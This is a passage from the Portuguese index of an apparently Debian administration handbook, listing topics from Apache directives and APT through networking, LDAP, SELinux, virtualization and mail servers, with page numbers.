ExecCGI, diretiva Apache, 280
execução, direito de, 205
exemplos, localizacao, 143
Exim, 260
Experimental, 24, 109, 117
Explicação, 118
explorando uma máquina Debian, 45
exports, 286

F

Facebook, 22
files

arquivos de configuração, 87
Filosofia & Procedimentos, 448
Filtragem de pacotes, 390
filtrando e-mails, 262
Firefox, Mozilla, 377, 378
firewall, 390
 IPv6, 247
Firewire, 466
fita, cópia de segurança (backup), 222
fixando, a pinagem do APT, 116
flamewar, 13
Fluxbox, 370
FollowSymlinks, diretiva Apache, 280
fonte
 código, 4
 do núcleo Linux, 180
 dos pacotes, 104
 pacote, XXIV, 88
Fontes do núcleo Linux, 180
forense, 458
fork, 472
formato nibble, 249
FreeBSD, 36
FreeDesktop.org, 371
Freenet6, 247
fstab, 177
FTP (File Transfer Protocol), 284
ftpmaster, 18
FusionForge, 18, 380
fwbuilder, 395

G

garantia
 garantia de qualidade, 19
Garbee, Bdale, 12
gateway, 230
gdm, 369
gdm3, 204
Gecko, 377
GECOS, 161
General Public License, 7
gerenciador
 exibição, 369
 gerenciador de tela, 204

janelas, 370
gerenciador de janelas, 370
gerenciador de tela, 204
gerenciamento de configuração, 20
gerenciamento de energia, 227
Gerente de Lançamento, 26
Gerente de Lançamento Estável, 26
gestão, gerenciamento de energia, 227
getent, 164
getty, 198
gid, 161
Git, 20
git, 20
Glade, 379
GNOME, 371
gnome, 372
GNOME Office, 381
gnome-control-center, 208
gnome-packagekit, 130
gnome-system-monitor, 397
GnomeMeeting, 384
GNU, 2
 General Public License, 7
 Info, 140
 não é Unix, 2
GNU/Linux, 35
gnugk, 384
Gnumeric, 381
Gogo6, 247
Google+, 22
GPL, 7
GPS, 175
GPT
 formato de tabela de partição, 169
GRE, protocolo, 239
greylisting, 271
Grml, 458
group, 164
groupmod, 164
groupware, 379
GRUB, 69, 171
grub-install, 171
GRUB 2, 171

grupo, 162
 adicionar um usuário, 165
banco de dados, 161
criação, 164
de volumes, 65
dono, 204
mudança, 164
remoção, 164
gsettings, 372
GTK+, 371
guessnet, 159
gui-apt-key, 127
gzip, 104

H

H323, 384
Hamm, 9
HELO, 267
hg, 20
Hierarquia do Sistema de Arquivos, 464
Hocevar, Sam, 12
horário de verão, 173
host, 249
host virtual, 278
hostname, 159
hosts, 159, 160
hotplug, 222
HOWTO, 142
htpasswd, 281
HTTP
 seguro, 278
 servidor, 276
HTTPS, 278

I

i18n, 15
i386, 47
Ian Murdock, 2
ICE, 303
Icedove, 378
Iceweasel, 378
Icewm, 370
Icinga, 358
ICMP, 392

id, 164
IDE, 466
Identica, 22
IDS, 401
IEEE 1394, 222, 466
IKE, 239
implantação, 351
impressão
 rede, 291
impressão digital, 399
imprimindo
 configuração, 167
in-addr.arpa, 249
Includes, diretiva Apache, 280
incompatibilidades, 81
Indexes, diretiva Apache, 280
inetd, 211
info, 140
info2www, 141
Infraestrutura de Chave Pública, 233
inicializando
 o sistema, 188
init, 157, 190, 472
inode, 218
instalador, 50
Instalador Completamente Automático (FAI), 352
instalação
 do núcleo, 184
 do sistema, 50
 instalação automatizada, 351
 instalação do pacote, 91, 112
 instalação via netboot|hyperpage, 52
 instalação via PXE, 52
 instalação via TFTP, 52
Instável, 24
interface
 gráfica, 368
 interface administrativa, 207
 interface de rede, 155
interface de linha de comando, 165
internaciolização, 15
Internet Control Message Protocol, 392
Internet Printing Protocol, 167
Internet Relay Chat, 384
Internet Software Consortium, 249
interpretador de comandos, 165
interpretador de linha de comando, 138
invoke-rc.d, 197
ip6.arpa, 249
ip6tables, 247, 390, 393
IPC, 473
IPP, 167
iproute, 244
IPsec, 238
 Troca de chaves IPsec, 239
iptables, 390, 393
iputils-ping, 246
iputils-tracepath, 246
IPv6, 246
IPv6 firewall, 247
IRC, 384
IS-IS, 245
ISC, 249
isisd, 245
ISO-8859-1, 150
ISO-8859-15, 150
ISP, Provedor de Internet, 261

J

Jabber, 306
Jackson, Ian, 12
Jessie, 9
Jitsi, 383
JSCommunicator, 307
jxplorer, 296

K

Kali, 458
KDE, 371
KDevelop, 379
kdm, 204, 369
kernel-package, 180
keyboard-configuration, 152
kFreeBSD, 36
KMail, 375
kmmod, 195

Knoppix, 457
Kolab, 379
Konqueror, 377
krdc, 203
krfb, 203
Kubuntu, 456
KVM, 334, 346
kwin, 370

L

l10n, 15
LANG, 151
lançamento, 24
Latin 1, 150
Latin 9, 150
LDAP, 293
 segurança, 298
ldapvi, 299
LDIF, 294
LDP, 142
leiaute, teclado, 56, 151
leitura, direito, 205
Lenny, 9
level, runlevel, 196
libapache-mod-security, 423
libapache2-mpm-itk, 277
libnss-ldap, 296
libpam-ldap, 298
Libre Office, 381
libvirt, 346
licença
 artística, 7
 BSD, 7
 GPL, 7
licença artística license, 7
licença BSD, 7
ligação
 ligação forte (hard link), 219
ligação forte (hard link), 219
lightdm, 204
lighttpd, 276
LILO, 170
limitação de tráfego, 244
limpando um pacote, 93

link
 simbólico, 173
link simbólico, 173
Linphone, 383
lintian, 445
Linux, 35
 distribuição, XXI
 kernel, XXI
Linux Mint, 456
linux32, 53
lire, 145
Lista Negra Remota, 267
listas
 listas de discussão, 19
listas de email, 19, 145
listmaster, 19
live-build, 457
LiveCD, 457
ln, 173
locale-gen, 150
locales, 150
localidade, 151
localização, 15
localização da documentação, 11
Localização francesa, 150
locate, 179
log
 encaminhamento, 211
logcheck, 145, 396
Logical Volume Manager
 durante a instalação, 65
Logical Volume Manager - Gerenciador de Volumen Lógico, 323
login, 161
 login remoto, 198
login remoto, 198
logrotate, 176
logs
 arquivos, 144
 arquivos, rotação, 176
 despachar, 209
 monitorando, 396
lpd, 167

lpq, 167
lpr, 167
lsdev, 469
lspci, 469
lspcmcia, 469
lsusb, 469
LUKS, 66
Lumicall, 383
LVM, 323
 durante a instalação, 65
LXC, 334, 341
LXDE, 374
lzma, 104
líder
 eleição, 12
 papel, 12
Líder de Projeto Debian, 12
língua, 150

M

MAIL FROM, 268
main, 456
make deb-pkg, 182
Makefile, 440
man, 138
man2html, 140
mantenedor
 novo mantenedor, 14
Mantenedor Debian, 447
manutenção
 manutenção de pacotes, 11
masquerading, 231
Master Boot Record, 168
Master Boot Record (MBR), 467
MBR, 168
McIntyre, Steve, 12
MCS (Multi-Category Security), 411
MD5, 399
md5sums, 87
mdadm, 316
memória virtual, 64
Mensagem Instantânea
 servidor, 302
mentors.debian.net, 109

menu, 371
mercurial, 20
meritocracia, 13
Meta, tecla, 152
meta-distribuição, 2
meta-pacote, 80, 82
metacity, 370
metainformação do pacote, 78
Michlmayr, Martin, 12
microblog, 22
Microsoft
 Excel, 381
 Point-to-Point Encryption, 240
 Word, 381
migrationtools, 295
migração, 34, 43
mini-dinstall, 442
mini.iso, 51
mkfs, 470
mknod, 165
mlocate, 179
mod-security, 423
modem
 ADSL, 156
 PSTN, 156
modificação, direito, 205
modo
 bloco, 165
 carácter, 165
modprobe, 195
module-assistant, 184
Monitoramento, 396
monitorando
 arquivos log, 396
 atividades, 397
mount, 177
mount.cifs, 290
Mozilla, 378
 Firefox, 377, 378
 Thunderbird, 377
MPPE, 240
mrtg, 398
Multi-Arqu, 98

- multiverse, 456
MultiViews, diretiva Apache, 280
Mumin, 358
Murdock, Ian, 2, 12
mutter, 370
MX
 registro DNS, 248
 servidor, 261
máscara
 direitos máscara, 207
 máscara de sub-rede, 154
módulos
 módulos do kernel, 195
 módulos do núcleo externos, 183
Módulos de Segurança Linux, 402
- N**
- Nagios, 360
Name Service Switch, 163
named.conf, 249
nameserver, 160
NAT, 231
NAT de Destino, 231
NAT de Origem, 231
NAT Traversal, 239
NAT-T, 239
Navegador Forense Autopsy, 430
navegador, Web, 377
Navegadores Web, 377
negação de serviço, 401
netfilter, 390
Netiquette, 145
Netscape, 378
netstat, 253
Network
 Time Protocol, 175
network-manager, 155, 158
network-manager-openvpn-gnome, 238
newgrp, 164
NEWS.Debian.gz, 11, 141
NFS, 285
 cliente, 287
 opções, 286
 segurança, 286
- nginx, 276
NIDS, 401
nmap, 43, 255
nmbd, 288
nome
 atribuição e resolução, 159
 codinome, 9
 domínio, 159
 resolução, 160
nomes
 dos discos rígidos, 168
NS, registro DNS, 249
NSS, 159, 163
NTP, 175
 servidor, 175
ntp, 175
ntpdate, 175
Nussbaum, Lucas, 12
nVidia, 369
não-livre, 6
núcleo
 compilação, 179
 configuração, 181
 fontes, 180
 instalação, 184
 módulos externos, 183
 patch, 184
- O**
- O Kit Sleuth, 430
Openbox, 370
OpenLDAP, 293
OpenOffice.org, 381
OpenSSH, 199
OpenSSL
 criando chaves, 298
OpenVPN, 232
operações, internas, 9
Opções, diretivas do Apache, 280
Order, diretivas do Apache, 282
organização, interna, 9
original, 6
OSPF, 245
ospf6d, 245

ospf6, 245

P

Packages.xz, 104
packagesearch, 135
pacote
 assinatura, 125
 busca, 120
 conflito de, 81
 dependência de, 79
 expurgo, 93
 incompatibilidade de, 81
 inspeção de conteúdo, 94
 instalação, 91, 112
 IP, 230, 390
 lacre, 125
 lista de arquivos, 94
 metainformação, 78
 origem de, 104
 pacote binário, XXIV, 76
 pacote Debian, XXIV
 pacote fonte, XXIV, 88
 pacote virtual, 82
 prioridade, 116
 remoção, 93, 112
 status, 94
 substituição de, 84
 tipos, 439
 verificação de autenticidade, 125
pacote de
 arquivo
 Debian, 442
pacote virtual, 82
pacotes
 desempacotando, 92
 manutenção de, 11
 popularidade, 374
 Rastreador de Pacotes Debian, 19
PAE, 53
PAM, 151
pam_env.so, 151
PAP, 156
par de chaves, 233, 239, 298, 447
Parallel ATA, 466

particionando, 59
 particionamento guiado, 61
particonando
 particionamento manual, 63
partição
 criptografada, 66
 estendida, 169
 partição de swap, 64
 primária, 169
 secundária, 169
partição criptografada, 66
partição de swap, 64
passwd, 161, 163
patch, 15
patch do núcleo, 184
patrocinando, 449
pbuilder, 437
PCMCIA, 222
Pedido de Comentários, 79
Pendrive, 51
Perens, Bruce, 9, 12
Perfect Forward Secrecy, 278
Perl, 83
permissões, 204
PHPGroupware, 379
Physical Address Extension (Extensão de Endereço Físico), 53
PICS, 293
pid, 471
Pin, 118
Pin-Priority, 118
pinfo, 140
ping, 392
pipe, 473
pipe nomeado, 211
pipe, pipe nomeado, 211
piuparts, 445
Pixar, 9
PKI (Public Key Infrastructure - Infraestrutura de Chave Pública), 233
placa de vídeo, 369
Planeta Debian, 22
plano estratégico, 34

poff, 156
Point-to-Point Tunneling Protocol, 239
política, 11
Política Debian, 11
pon, 156
ponte, 154
ponto a ponto, 156
ponto de montagem, 64, 176
ponto, montagem, 176
ponto, ponto de montagem, 64
popularidade dos pacotes, 374
popularity-contest, 374
porta
 TCP, 230
 UDP, 230
portmapper, 286
Postfix, 260
postinst, 84
postrm, 84
Potato, 9
PPP, 156, 238
pppconfig, 156
PPPOE, 156
pppoeconf, 156
PPTP, 157, 239
pptp-linux, 239
Pre-Depends, campo de cabeçalho, 80
preenchimento automático, 166
preferências, 116
preinst, 84
prelude, 402
prerm, 84
preseed, 353
princípios do software livre, 7
printcap, 167
prioridade
 prioridade do pacote, 116
proc, 159
procedimento padrao, 143
processador, 3
processo, 190
procmail, 262
Progeny, 2

programa
 configuracao, 143
Projeto de Documentacao Linux, 142
Projeto Debian de Notícias, 21
Prosody, 306
protocolo
 AH, 239
 ESP, 239
 GRE, 239
Protocolo Simples para Transferência de Correio, 260
Provides, campo de cabeçalho, 81
proxy, 68
proxy cache, 68, 110, 292
proxy HTTP/FTP, 292
pré-configuração, 353
pré-dependência, 80
pseudo-pacote, 18
Psi, 383
PTR, registro DNS, 248
PTS, 19
purge de um pacote, 86
páginas de manual, 138

Q
QEMU, 334
QoS, 243
Qt, 371
 Designer, 379
quagga, 245
qualidade
 do serviço, 243
 garantia, 19
qualidade do serviço, 243

R
racoon, 238
radvd, 248
RAID, 312
 RAID de Software, 65
RAID via programa, 65
Raspberry Pi, 459
Raspbian, 459
Rastreado de Pacotes Debian, 19

rastreador
 Rastreador de Pacotes Debian, 19
RBL, 267
RCPT TO, 269
rcS, 195
rcS.d, 195
RDP, 383
README.Debian, 11, 141
Recommends, campo de cabeçalho, 80
recuperando uma máquina Debian, 45
Rede
 IDS, 401
 Sistema de Arquivos, 285
 Tradução de Endereços, 231
rede
 configuração, 155
 configuração de roaming, 158
 configuração DHCP, 251
 endereço, 154
 gateway, 230
 privada virtual, 232
rede de distribuição mundial, 10
rede privada virtual, 232
redes
 redes sociais, 22
redes sociais, 22
redimensionar uma partição, 64
Red Hat Package Manager, 100
Referência do desenvolvedor Debian, 445
registro
 DNS, 249
registro DNS, 249
registros
 analisador de registros web, 282
região, 173
regra de filtragem, 390, 393
reiniciando serviços, 197
reinstalação, 113
relatar um bug, 16, 146
relatório de bug, 146
Release.gpg, 126
relógio
 sincronização, 174
Remote Desktop Protocol, 383
Remote Procedure Call, 286
removendo um pacote, 93
remoção de um grupo, 164
remoção de um pacote, 112
Replaces, campo de cabeçalho, 84
reportbug, 16
representação octal dos direitos, 206
repro, 304
Require, diretiva do Apache, 282
resolução, 368
 nome, 160
resolução geral, 13
resolv.conf, 160
restauração, 219
restricted, 456
restrição de acesso web, 282
Rex, 9
RFC, 79
Ring (soft-phone), 383
RIP, 245
ripd, 245
ripngd, 245
RMS, 2
Robinson, Branden, 12
root, 176
rotação de arquivos de log, 176
roteador, 154, 230
roteamento
 avançado, 243
 dinâmico, 245
route, 245
RPC, 286
RPM, 100
RSA (algoritmo), 233
rsh, 199
rsync, 219
rsyslogd, 209
RTC
 servidor, 302
RTFM, 138
runlevel, 196

S

safe-upgrade, 72
Samba, 42, 288
Sarge, 9
SATA, 222
scp, 199
script de inicialização, 197
SCSI, 466
secretário de projeto, 12
Secure Boot, 467
Secure Shell, 198
security.debian.org, 107
segurança
 cópia do, 219
SELinux, 410
semanage, 413
semodule, 413
senha, 163
Serial ATA, 466
server
 SMTP, 260
Server Name Indication, 278
servidor
 arquitetura cliente/servidor, 198
 arquivo, 285, 288
 HTTP, 276
 MX, 261
 nome, 248
 NTP, 175
 web, 276
 X, 368
servidor de correio eletrônico, 260
servidor web, 276
serviço
 qualidade, 243
 reiniciar, 197
serviço de construção (build daemon), 25
setarch, 53
setgid, direito, 205
setgiddiretório, 205
setkey, 239
setquota, 217
setuid, direito, 205
Setup, 467
severidade, 15
seção
 contrib, 105
 main, 105
 non-free, 105
 não-livre, 6
seção contrib, 105
seção main, 105
seção non-free, 105
SFLphone, 383
sftp, 199
sg, 164
SHA1, 399
shadow, 162
shell, 138, 165
Sid, 9
Siduction, 457
Sidux, 457
Simple Network Management Protocol, 397
simple-cdd, 356
sincronização de tempo, 174
SIP, 302, 383
 agente de usuário (user agent), 383
 PBX, 304
 proxy, 304
 servidor, 304
 trunk, 304
 WebSockets, 307
sistema
 básico, 67
 Sistema de Acompanhamento de Bug, 14
 sistema de arquivos, 62
 sistema de rastreamento de pacotes, 19
 Sistema Básico de Entrada/Saída (BIOS), 50
 Sistema de Acompanhamento de Bug, 14
 sistema de arquivos, 470
 rede, 285
 Sistema de Controle de Vesão (VCS - Version Control System), 20
 sistema de detecção de intrusão, 401
 sistema de rastreamento de pacotes, 19
 sistema, sistema de arquivos, 470
 slapd, 293

slink, 9
SMB, 288
smbclient, 290
smbd, 288
SMTP, 260
snapshot.debian.org, 110
SNAT, 231
SNMP, 397
snort, 401
software
 livre, 7
Software in the Public Interest, 4
somas de verificação (checksum), 87
SourceForge, 380
sources.list, 104
Sources.xz, 104
spam, 266
spamass-milter, 274
SPI, 4
SQL injection, 422
Squeeze, 9
Squid, 68, 292
squidGuard, 292
SSD, 331
SSH, 198, 238
SSL, 233
stable-backports, 107
stable-updates, 107
Stallman, Richard, 2
StarOffice, 381
sticky bit, 205
Stretch, 9
strongswan, 238
sub-rede, 154
subprojeto, 3, 17
substituição, 84
subversão, 20
sudo, 176
sudoers, 176
suexec, 277
Suggests, campo de cabeçalho, 80
sum de controle, 399
super servidor, 211
supporte
 Suporte de Longo Prazo (LTS - Long Term Support), 30
 Suporte de Longo Prazo (LTS - Long Term Support), 30
suricata, 401
suíte de escritório, 380
suíte, escritório, 380
svn, 20
swap, 64
SymlinksIfOwnerMatch, diretiva Apache, 280
synaptic, 121
sys, 159
syslogd, 144
systemd, 157

T

tabela de partição
 formato GPT, 169
 formato MS-DOS, 169
tag, 135
Tails, 458
Tanglu, 458
TAR, 222
Tarefas & Habilidades, 449
tc, 244
TCO, 36
TCP, porta, 230
tcpd, 212
tcpdump, 256
tecla
 Compose, 152
 Meta, 152
Telepathy, 383
telnet, 199
teste de penetração, 458
Testing, 24
Thunderbird, Mozilla, 377
til, 166
timezone, 173
Tipo de Aplicação, 420
Tipo de Serviço, 245
tipos de pacote, 439
TLS, 233, 259

- top, 397
ToS, 245
Towns, Anthony, 12
Toy Story, 9
Trabalho Colaborativo, 379
tráfego
 controle, 243
 limitando, 244
tsclient, 203
tshark, 257
TURN
 servidor, 303
Twitter, 22
TZ, 173
túnel (SSH), *veja* VPN
túnel SSH, *veja* VPN
 VNC, 203
- U**
- Ubuntu, 455
ucf, 209
UDP, porta, 230
UEFI, 467
uid, 161
umask, 207
unattended-upgrades, 130
Unicode, 151
universe, 456
update-alternatives, 370
update-menus, 371
update-rc.d, 197
update-squidguard, 293
updatedb, 179
USB, 222, 466
uscan, 445
usuário
 banco de dados, 161
 dono, 204
UTF-8, 151
- V**
- variável, ambiente, 166
Venema, Wietse, 213
versão, comparação de, 97
- VESA, 369
video conferência, 384
vinagre, 203
vino, 203
virsh, 349
virt-install, 346, 347
virt-manager, 346
virtinst, 346
Virtual Network Computing, 203
VirtualBox, 334
virtualização, 334
visudo, 176
Visão geral do Desenvolvedor de Pacotes Debian, 19
vmlinuz, 184
VMWare, 334
VNC, 203
vnc4server, 204
VoIP
 servidor, 302
volume
 grupo, 65
 volume físico, 65
 volume lógico, 65
voto, 13
VPN, 232
vsftpd, 285
- W**
- warnquota, 218
webalizer, 145
WebKit, 377
webmin, 207
WebRTC, 307
 desmonstraçao, 307
whatis, 139
Wheezy, 9
Wietse Venema, 213
wiki.debian.org, 142
Winbind, 288
WindowMaker, 370
Windows Terminal Server, 383
Windows, emulação, 381
Wine, 382

winecfg, 382
WINS, 289
wireshark, 256
wondershaper, 244
Woody, 9
Word, Microsoft, 381
www-browser, 370
www-data, 277

X

x-window-manager, 370
x-www-browser, 370
X.509, 259
X.509, certificado, 233
X.org, 368
X11, 368
x11vnc, 203
xdelta, 222
xdm, 204, 369
xe, 339
Xen, 335
Xfce, 373
XFree86, 368
xm, 339
XMPP, 302, 383
 servidor, 306
xserver-xorg, 368
xvnc4viewer, 203
xz, 104

Y

yaboot, 172
ybin, 172

Z

Zabbix, 358
Zacchiroli, Stefano, 12
zebra, 245
Zeroconf (zero configuração), 42
zona
 DNS, 248
 reversa, 249
zona reversa, 249
zoneinfo, 173
zsh, 166

